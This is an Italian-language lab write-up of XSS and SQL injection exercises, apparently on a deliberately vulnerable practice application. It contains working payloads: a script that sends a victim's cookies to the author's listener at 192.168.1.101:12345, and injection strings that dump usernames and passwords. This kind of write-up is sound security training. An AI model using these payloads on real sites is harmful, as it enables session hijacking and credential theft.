

Daniele Atzori

# Attacco XSS


Dopo aver messo la sicurezza della macchina virtuale su low e aver verificato la ricezione di input inziali, tento con lo script <script>alert('XSS')</script>.




Questo popup mostra che il campo è vulnerabile ad un attacco xss.





Per reindirizzare i cookie verso un web-server deciso da me dopo varie ricerche ho trovato e utilizzato questo script: <script>new Image().src='http://192.168.1.101:12345/?cookie='+document.cookie; </script>. Ovviamente IP e porta sono specifici di questo caso. Ci mettiamo in ascolto sulla porta 12345 e vediamo dalla prima riga con GET che il nostro finto server riesce a dirottare correttamente i cookie.



# Attacco SQL

Qui provo a dare come ID diversi input numerici o di caratteri alfabetici per vedere la risposta e noto come a ogni numero mi restituisce un nome e un cognome preso dal database.


Questo ci fa pensare che sia presente una query che fa corrispondere a un preciso ID un nome e un cognome. Per fare si che ci venga restituito l'elenco completo proviamo a mettere una condizione sempre vera espressa nella query: a' OR 'a'='a. Al posto di "a" si può usare qualsiasi altro carattere alfanumerico.




Per scoprire le password associate a ogni utente usiamo una UNION query che unisce i risultati di due query. In questo caso particolare useremo la query: a' UNION SELECT user, password FROM users#. Questa query associa in un unico risultato l'utente alla sua password corretta, il comando SQL per essere corretto deve avere alla fine o # oppure --.